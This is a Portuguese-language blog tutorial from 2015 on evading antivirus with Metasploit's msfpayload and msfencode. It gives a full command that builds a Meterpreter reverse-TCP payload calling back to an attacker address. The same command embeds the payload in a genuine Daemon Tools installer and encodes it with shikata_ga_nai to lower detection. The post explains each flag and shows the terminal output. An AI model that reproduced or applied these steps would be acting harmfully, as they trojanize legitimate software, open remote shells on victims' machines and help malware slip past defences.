

Bypass anti-vírus com msfencode

23 DE ABRIL DE 2015

Hoje trarei um assunto que já abordamos em vídeos no youtube, trata-se de burlar o antivírus utilizando o msfencode. Estarei fazendo um artigo mais resumido pra quem não consegue, ou não gosta, de ver vídeos. Como de costume farei uma introdução a ferramenta, a metodologia dos testes e por fim a execução.

Ocorreu um erro.

Tente assistir o vídeo em www.youtube.com, ou ative o JavaScript caso ele esteja desativado em seu navegador.

Introdução

Msfencode é outra ferramenta disponível no arsenal do metasploit framework quando o assunto é desenvolvimento de exploit. Maioria das vezes você não pode simplesmente utilizar um shellcode gerado pelo msfpayload. Ele precisa ser encodado (codificado) de acordo com o alvo para que possa funcionar corretamente. Isto significa que você pode transformar seu shellcode em alfanumérico puro, se livrando de caracteres ruins, ou encodando para um alvo de 64 bits.

No caso utilizaremos o msfpayload para gerar o payload (virus) e msfencode para podermos embaralhar o código de nosso exploit afim de confundir o antivírus. Estaremos utilizando técnicas básicas.

Metodologia

Iremos utilizar o Metasploit framework (é claro) em uma máquina rodando o sistema Manjaro Linux para gerarmos o exploit (msfpayload), encoda-lo (msfencode) e para realizar a conexão reversa (msfconsole). Iremos também utilizar o Vírus total para realizar a análise dos arquivos gerados

Iremos pegar um executavel genuíno, ou seja, sem vírus, e adicionar nosso exploit dentro dele. Em seguida iremos embaralhar o código para dificultar a detecção.

Execução

Adiquira um executável, no caso utilizarei o instalador do daemon tools.

Agora vamos gerar o payload e encodar ao mesmo tempo.

```
$ msfpayload windows/meterpreter reverse_tcp LHOST=192.168.0.14 LPORT=4444 R |  
msfencode -e x86/shikata_ga_nai -o dt_virus.exe -x /home/fnkoc/Downloads/DTLite4491-  
0356.exe -t exe
```

Vamos explicar o comando agora.

`windows/meterpreter/reverse_tcp` é o caminho para o payload de conexão reversa que iremos utilizar

`LHOST` é onde especificamos o ip do host

`LPORT` é onde especificamos a porta pela qual o tráfego irá passar

`R` que significa RAW é o formato que o payload será gerado (leia mais sobre raw aqui)

`-e` É o argumento responsável por receber o encode que será utilizado

`-o` É o argumento responsável por receber o nome do arquivo que será gerado

`-x` É o argumento responsável por receber a localização do modelo de executável (instalador do daemon tools)

`-t` É o argumento responsável por receber o formato de saída do arquivo gerado.

`-c` É o argumento responsável por receber o número de vezes que será realizado o encode

Ao rodar o comando deverá ver este resultado.

```
Genival
Arquivo  Editar  Ver  Terminal  Abas  Ajuda

[██████████@Manjaro ~]$ msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.0.1
4 LPORT=4444 R | msfencode -e x86/shikata_ga_nai -o dt_virus.exe -x /home/fnkoc/
Downloads/DTLite4491-0356.exe -t exe -c 2
fatal: Not a git repository (or any of the parent directories): .git
fatal: Not a git repository (or any of the parent directories): .git
[*] x86/shikata_ga_nai succeeded with size 314 (iteration=1)


[*] x86/shikata_ga_nai succeeded with size 341 (iteration=2)

[██████████@Manjaro ~]$
[██████████@Manjaro ~]$ █
```

Pronto, agora vamos realizar os testes.

Primeiro irei gerar um payload sem nenhum tipo de encode para podermos ter uma referência e depois passar os arquivos pelo virus total para ser analisado por mais de 50 antivírus diferentes.

Como podem observar obtivemos uma boa melhora ao utilizar o msfencode. Lembrando que podemos melhorar ainda mais, basta ser curioso.



Espero que tenham gostado e qualquer dúvida só entrar em contato, tanto aqui quanto na página e no grupo. Valeu!

Link útil

<http://www.offensive-security.com/metasploit-unleashed/Msfencode>

Artigos



MSFENCODE BYPASS ANTIVIRUS

, , ,